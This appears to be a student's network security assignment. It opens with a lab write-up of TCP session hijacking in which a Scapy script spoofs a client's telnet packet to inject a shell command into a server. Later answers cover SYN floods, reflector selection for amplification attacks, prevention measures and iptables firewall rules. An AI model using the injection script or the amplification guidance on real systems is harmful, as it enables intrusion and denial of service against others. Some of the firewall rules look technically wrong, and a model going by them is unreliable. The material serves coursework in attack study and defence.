
The next step is to create a packet the attacker can spoof as the client and send to the target server that will create the attackers directory in the servers directory. We can do this using scapy (through python). Scapy is a tool than can forge, create, send and capture packets.
We make the file in the attackers home directory.

Grace Forsyth
forsytgrac
300529611


Lubuntu(Attacker) [Running]
root@osboxes: /home/osboxes
File Actions Edit View Help
root@osboxes: /home/osboxes

```
root@osboxes:/home/osboxes# touch SH2.py
root@osboxes:/home/osboxes# ls
Desktop  Documents  Downloads  Music  Pictures  Public  SH2.py  Templates  Videos
root@osboxes:/home/osboxes# 
```

The file will contain the following code:


Lubuntu(Attacker) [Running]
root@osboxes: /home/osboxes
File Actions Edit View Help
root@osboxes: /home/osboxes
GNU nano 4.8
SH2.py
Modified

```
#!/usr/bin/python
from scapy.all import*
spoofedIP = IP(src="10.0.2.6", dst="10.0.2.4")
tcp = TCP(sport=60580, dport=23, flags="A", seq=1372132414, ack=65611475)
data = "\n mkdir forsytgrac \n"
packet = spoofedIP/tcp/data
send(packet, verbose=0)
```

As an attacker, we want to hijack the session between the client and the server so we set the IP section of the packet as:

- the source IP is the clients IP
- the destination IP is the servers IP


To create the TCP section of the packet we use the information given above found in the ACK telnet packet between the client and the server using wireshark.

- Sport is the source port in the packet
- Dport is the destination port in the packet
- The “A” flags for ACK packet
- The sequence number
- The acknowledgement number

Then we want to make the attackers directory which I chose to be “forsytgrac” so we make the command “mkdir forsytgrac” as a string.

The bottom two lines create and send the packet. The packet gets sent to the server disguised as another telnet package from the client on their session connection. The data string will run the command and make the directory in the server.


Then we run the file with the spoofed packet to be sent to the server.



```
root@osboxes:/home/osboxes# sudo python3 SH2.py
root@osboxes:/home/osboxes# 
```

We can check to see if the attack worked by checking the servers directory for the file.
As seen below, the server does contain the attackers directory.

Grace Forsyth
forsytgrac
300529611



```
osboxes@osboxes:~$ ls
Desktop     Downloads   Music      Public     Videos
Documents   forsytgrac  Pictures   Templates
osboxes@osboxes:~$ 
```

3. [4 Marks] Explain in detail, how session hijacking from within a LAN is different from session hijacking by a remote attacker?

Session hijacking is a form of attack where an attacker takes over a session on a network to act as a participant or pretend to be a communicating host. Session hijacking from within a local area network means that the attacker must be physically connected to the network and has knowledge about that network.
Remote session hijacking means that the attacker hijacks a user's SSH session to move laterally within the network. The attacker does this by either gaining access to the users socket or by finding the key authentication for the session. The attacker needs to gain more knowledge so this type of session hijacking is harder and less common than session hijacking within a LAN.

4. [4 Marks] List four methods by which session hijacking can be prevented and, explain two in detail.

https://guides.codepath.com/websecurity/Session-Hijacking
https://attack.mitre.org/techniques/T1563/001/

1. Privileged account management.
   Deny remote ssh access as root or privileged accounts.
2. Keep systems up to date (patched).
   Keeping software systems up to date with the latest security patches will prevent attackers from exploiting vulnerabilities in unpatched systems which may be susceptible to session hijacking.
3. Encryption of session IDs / TSL/(SSL) / HTTPS.
   Session hijacking can be prevented by forcing encrypted communication through secure TLS/(SSL). TLS is a security protocol that uses cryptography over the web. When a user logs in, their login details will be sent to only a secure page and will be encrypted along with the

session ID. Every request and response must be sent over TSL and must be encrypted, as every packet will contain the session ID. This will prevent against attackers sniffing the session ID. All cookies containing session IDs must be set to “secure” to prevent the cookie being sent over an unsecure connection. HTTPS uses encryption as part of the TLS.

4. Session ID regeneration/ destroy sessions
   A good practice is to fully destroy sessions (not just the user authentication) whenever a user logs out. This helps to prevent attackers from simply hijacking the session whenever the user logs in again. Less sessions in existence also means less sessions which can be hijacked. Regularly regenerating session IDs is also good practise which works similarly to destroying the session. Once a session ID is regenerated any old previous stolen session IDs are invalidated. Regenerating after a successful login is the most preventive.

5. **[4 Marks]** Many attacks on the TCP/IP stack exist because of assumptions that no longer hold for the modern Internet. Describe two attacks (excluding encryption but can be of any protocol) and identify which assumptions make these attacks possible.

Assumption: Cookies are only for eating (data collection/authentication).
Attack: SYN-Flood attack. Syn-flooding is an attack on a server which takes advantage of the TCP three way handshake. When the server receives a SYN request it stores information about the connection, then leaves the connection half open while it waits for the client confirmation to connect. During the attack, an attacker sends multiple SYN packets to a server from randomly-sourced IP addresses to take up the server’s transmission control block storage. The client confirmation to connect to the server is never sent back, so the server stores all these half-open connections and has no room to store any legitimate connection requests. This results in a denial of service against the server, as it is unable to make proper connections. SYN cookies are used to mitigate this by hiding an initial sequence number of the ACK packet. The server will not store the connection, but sends it back to the client and then has the client validate it before storing the connection. SYN cookies should be enabled on a server to prevent SYN flooding attacks.

Assumption: I’m safe from attacks that aren’t performed against me.
Attack: Amplification attacks e.g. DNS, UDP fraggle and ICMP smurf attacks, all use broadcasting to DDoS a target with echo replies. During an amplification attack, an attacker will send a packet with a spoofed source IP address (which is the target) to a network broadcast address. The request may be replied to from all hosts on the network, and these echo replies will be sent to the target in the attackers hope of overwhelming the target server. The network the attacker sends the request to is not the target of the attack, but it is involved and impacted by the attack. The network may also get overwhelmed from sending so many echo replies and will slow down. This is why it’s good practise to disable broadcasting on a network.

6. **[4 Marks]** Explain the term “Backscatter traffic” and why it is generated by some but not all types of Distributed Denial of Service DOS attacks.

Grace Forsyth
forsytgrac
300529611

Backscatter traffic is caused when an attacker uses spoofed addresses in a DDOS attack. A packet is sent with a spoofed source address to the target and all the responses the target makes to the packet create the backscatter traffic.
This only happens when the source address is spoofed. Some DDOS attacks are direct and don't use spoofed IP addresses therefore backscatter traffic is not generated.

7. **[8 Marks]** Imagine you are an attacker who wishes to launch an Amplification attack on a target host, but you do not want to utilise DNS servers. List and explain four criteria to select an alternative set of servers to utilise in your attack?

1. No 3 way handshake required / UDP available

The TCP 3-way handshake is used to establish a connection between the server and a client. This 3-way handshake can include countermeasures such as SYN cookies to prevent a DDoS attack. A server which does not require a 3-way handshake can use UDP instead which is a connectionless protocol. A UDP fraggle amplification attack will be able to overwhelm the server with with UDP echo reply packets resulting in a denial of service. If a UDP port was open I would perform a fraggle attack on the server since it doesn't use TCP.

2. TFTP – Trivial File Transport Protocol

The TFTP is a simple file transporting protocol. It is very commonly used on most servers. There is a type of amplification attack which takes advantage of the TFTP by crafting packets with requests as a file and sending it to the server with a target as the source address.The response that the TFTP server sends back is significantly larger than the original request which makes the amplification attack so effective. If I was an attacker I would look to utilise a TFTP server in my amplification attack.

3. Server without whitelist

A whitelist is a common countermeasure against DDoS attacks. They work by containing a list of the servers trusted clients to prioritise connections with. This means that even under attack conditions, the server will prioritise connections to its clients. Under an amplification attack, if a server had a whitelist it would still be able to function for its clients. If I was using an amplification attack on a server I would choose a server without a whitelist or else the attack would be rendered useless since the server will still connect to its clients.

4. No Web application firewall / firewalls for echos

The use of a web application firewall can prevent against an amplification attack by protecting the target server against suspicious traffic. These firewalls contain a series of rules to identify DDoS tools and can quickly implement more rules in response to an attack. For example, if I were to use an ICMP flood attack which is an amplification attack that uses ICMP echo replies to overwhelm a server, a firewall may contain or quickly put up rules to block all ICMP echos, stopping the attack. If I were going to attempt an ICMP flood attack on a server I would choose a server without the ability to put up rules in the firewall to stop the echo replies.

Grace Forsyth
forsytgrac
300529611

8. **[12 Marks Total] In a TCP SYN flooding attack, the attacker's goal is to flood and fill the TCP connection requests table of a target system. If the table is filled, the target system is unable to respond to legitimate connection requests.**

   Consider a target system with a table which holds 512 connection requests. The target system will retry to send the SYN-ACK packet (In response to Attacker's SYN packets) 5 times if it fails to receive an ACK packet in response. Each retry SYN-ACK packet will be sent at 15 second intervals. If no replies are received, it will purge the request from its table. Assume that the attacker has already filled the TCP connection request table on the target with an initial flood.

   A. **[2 Marks] At what rate must the attacker continue to send TCP connection requests to the target in order to make sure that the table remains full? Provide the answer with the necessary calculations.**

The request will stay in the table for 1 initial try and 5 retries of waiting for the ACK response. Each interval is 15 seconds so 6*15=90 seconds. The server must send 512 packet requests every 90 seconds.

   B. **[2 Marks] How much bandwidth does the attacker consume to continue this attack, if each TCP SYN packet is 80 bytes in size? Provide the answer with the necessary calculations.**

80 bytes * 512 requests = 40,960 bytes per 90 seconds = 455.11 bytes per second =

3640.88 bits per second

   C. [**8 Marks**] What countermeasures can be used to minimise or mitigate TCP SYN flooding attacks? list two and explain each in detail.

SYN Cookie:

A SYN cookie is a 32 bit sequence number comprised of the information about the connection between the server and client. The server sends this number back to the client with the SYN-ACK. The client should return it to the server and the server then checks if it's valid. The server checks if it's valid by making sure the timestamp is reasonable (within a reasonable timeframe)and recomputing what the encrypted key should be and comparing it to what it actually was. This step prevents spoofing because it is difficult for the attacker to guess what the encrypted key would be. If the returned sequence number is valid, only then will the server allocate space for the client. This prevents SYN-flood attacks since the server doesn't save space while it waits for the client to respond with an ACK to complete the connection so the server can ensure that the client is valid and responding before it allocates the necessary space for the client.

Whitelist:

A whitelist is a form of DDoS prevention that prioritises connections from trusted clients when a server is under attack conditions. The whitelist is a table that stores the IP addresses of the trusted

Grace Forsyth
forsytgrac
300529611

clients, pre-defined by the server administrator. Clients in the whitelist can make a successful connection to the server even when the server is under a SYN flood attack.

This means that even if an attacker is SYN flooding the server, the server can still function for its trusted clients. The point of a SYN flood attack is to make the server unavailable to clients but with a whitelist the SYN flood attack is not as effective because the server can still function for its clients.

9. [**14 Marks Total**] As a system/network engineer you have been asked to create a firewall ruleset for a Server. The server offers the following services and characteristics:

A. [**7 Marks**] Create a firewall policy table for the server with the given information. Use the template below.

No	Transport Protocol	Protocol	Source IP/Network	Dest. IP/Network	Source Port	Dest. Port	Action
e.g. 1	e.g. TCP	e.g. Telnet	e.g. 10.0.0.1	e.g. 130.195.4.30/24	e.g. any	e.g. 23	e.g. Allow
1(a)	TCP	FTP in	10.10.5.0/24 10.10.6.0/24 10.10.7.0/24 10.10.8.0/24	10.10.4.1/24	any	21	Allow
2(a)	TCP	FTP out	10.10.4.1/24	10.10.5.0/24 10.10.6.0/24 10.10.7.0/24 10.10.8.0/24	20	any	Allow
3(b)	TCP	HTTP/HTTPS in	10.10.4.1/24	10.10.5.0/24 10.10.6.0/24 10.10.7.0/24 10.10.8.0/24	0-1024	80	Deny
4(b)	TCP	HTTP/HTTPS out	10.10.5.0/24 10.10.6.0/24 10.10.7.0/24 10.10.8.0/24	10.10.4.1/24	80	Any	Allow
5(c)	ICMP	ICMP	any	10.10.4.1/24	any	any	Deny
6(c)	ICMP	ICMP	10.10.4.1/24	any	any	any	Deny
7(d)	TCP	SSH	10.10.8.1/24	10.10.4.1/24	any	22	Allow
8(d)	TCP	SSH	10.10.4.1/24	any	22	any	Deny
9(e)	TCP	SSH	any	10.10.4.1/24	any	22	Deny
10(f)	TCP	Any	any	10.10.4.1/24	0	any	Deny
11(f)	TCP	Any	any	10.10.4.1/24	any	0	Deny
12(g)	any	any	10.10.4.1/24	any	any	any	Deny
13(g)	TCP	any	10.10.4.1/24	us.archive.ubuntu.com	any	80	Allow

B. [7 Marks] Write the appropriate set of iptables (netfilter) rules to fulfil the requirements

a. Provide service for clients' incoming FTP requests.

Assuming interface name is default.

sudo iptables -A INPUT -p tcp -m iprange --src-range 10.10.5.0/24-10.10.8.0/24 --dport 21 -j ACCEPT

Grace Forsyth
forsytgrac
300529611

sudo iptables -A OUTPUT -p tcp -s 10.10.4.1 -m iprange --dst-range 10.10.5.0/24-10.10.8.0/24 --sport 20 -j ACCEPT

b. Provide service for clients' incoming HTTP and HTTPS requests. Drop inbound traffic to port 80 (http) from source ports less than 1024.

sudo iptables -A INPUT -p tcp --dport 80 --sport 0:1023 -j DROP
sudo iptables -A INPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m multiport --sports 80,443 -m conntrack --ctstate ESTABLISHED -j ACCEPT

c. Protect the server against ICMP ping flooding. – drop icmp messages on the router

sudo iptables -A INPUT -p icmp -j DROP

sudo iptables -A OUTPUT -p icmp -j DROP

d. Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/2

sudo iptables -A INPUT -p tcp -s 10.10.8.1/24 --dport 22 -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

e. Protect the server against SSH dictionary attack.

sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set
sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 -j DROP

If there are more than 5 attempted ssh connections in 60 seconds, IP will be blocked.

f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0.

sudo iptables -A INPUT --sport 0 -j DROP

sudo iptables -A OUTPUT --dport 0 -j DROP

g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates. HTTPs 80 443 53

sudo iptables -A OUTPUT -p tcp -s 10.10.4.1/24 -d us.archive.ubuntu.com --dport 80 -j ACCEPT

sudo iptables -A OUTPUT -d 10.10.4.1/24 -j DROP

Grace Forsyth
forsytgrac
300529611

10. [**2 Marks**] Write an iptables rule to direct all the DNS requests from your internal network to Google's 8.8.8.8 IP address and associated port.

Associated port is 53.

sudo iptables -t nat -A PREROUTING -i enp0s3 -p udp --dport 53 -j DNAT --to 8.8.8.8
sudo iptables -t nat -A PREROUTING -p tcp --dport 53 -j DNAT --to 8.8.8.8

11. **[8 Marks] Explain the capability and the process (i.e. procedure/steps) by which popular packet filtering firewalls such as iptables can be used to reduce the speed slow down (NOT stop!) the spread of worms and self-propagating malware?**

Packet filtering firewalls operate off of the transport layer information e.g. addresses, ports, flags, message types, TCP/UDP/ICMP/SSH etc. It uses this information to create rules to control the access to and from a network.

Worms and self-propagating malware exploit vulnerabilities in software to infect a server and then uses them to scan the internet for more vulnerable servers. This is how they spread, by moving between servers.

Packet filtering is very common and many networks will use it to block protocols that they don't use. For example, if a network server has no use for ICMP they may block ICMP traffic completely to protect against attacks that use ICMP such as smurf and flood attacks e.g. by using an IP tables rule below.

```
sudo iptables -A INPUT -p icmp -j DROP

sudo iptables -A OUTPUT -p icmp -j DROP
```

If a worm or self-propagating malware was to rely on ICMP echo requests such as the Nachi worm, the worm would not be able to infect and propagate in this server successfully.

Similarly, if a network server chooses to block UDP traffic to prevent DDoS attacks such as flood/fraggle attacks, worms that use UDP to spread to other servers will not be able to propagate to this server. Rules to block UDP traffic from a server:

```
sudo iptables -A INPUT -p udp -j DROP

sudo iptables -A OUTPUT -p udp -j DROP
```

This is how the spread of worms and self-propagating malware is slowed down but not stopped completely. Since it is more common to block protocols with packet filtering, worms of certain protocols have less servers to propagate to.